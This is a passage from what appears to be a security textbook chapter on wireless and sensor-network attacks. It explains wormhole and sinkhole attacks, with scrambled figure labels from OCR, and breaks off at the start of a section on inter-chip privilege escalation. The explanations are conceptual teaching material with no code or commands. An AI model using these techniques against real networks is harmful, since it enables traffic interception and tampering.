

Route record = N4+N5+D
Hop count = 2
N3
N1
N5
N6
N4
Source Node
S
D
Destination Node
Source route =
S+N4+N5+D
Hop count = 3
N2
N7
Malicious Node
Wormhole link
False Route = S+M
Hop count = 0

Figure 16.33: Wormhole attack

Sinkhole Attack

A sinkhole attack is a variant of the selective forwarding attack in which the attacker advertises a compromised or malicious node as the shortest possible route to the base station. The attacker places the malicious node near the base station and attracts all the neighboring nodes with fake routing path information and further performs a data forging attack. Attackers use the compromised node to sniff and manipulate all ongoing network transmissions.

A sinkhole attack can also be performed simultaneously with a wormhole attack, where the malicious node can occupy all the network traffic and use the tunneling technique to reach the base station faster than other nodes. A sinkhole attack is complex to detect, and it can adversely affect higher-layer applications in the Open Systems Interconnection (OSI) model.




Normal Node
Compromised Node
Base Station

Figure 16.34: Sinkhole attack



Inter-Chip Privilege Escalation/Wireless Co-Existence Attack

01 The inter-chip privilege escalation attack exploits the underlying vulnerabilities in **wireless chips** that handle wireless communications such as **Bluetooth** and **Wi-Fi**

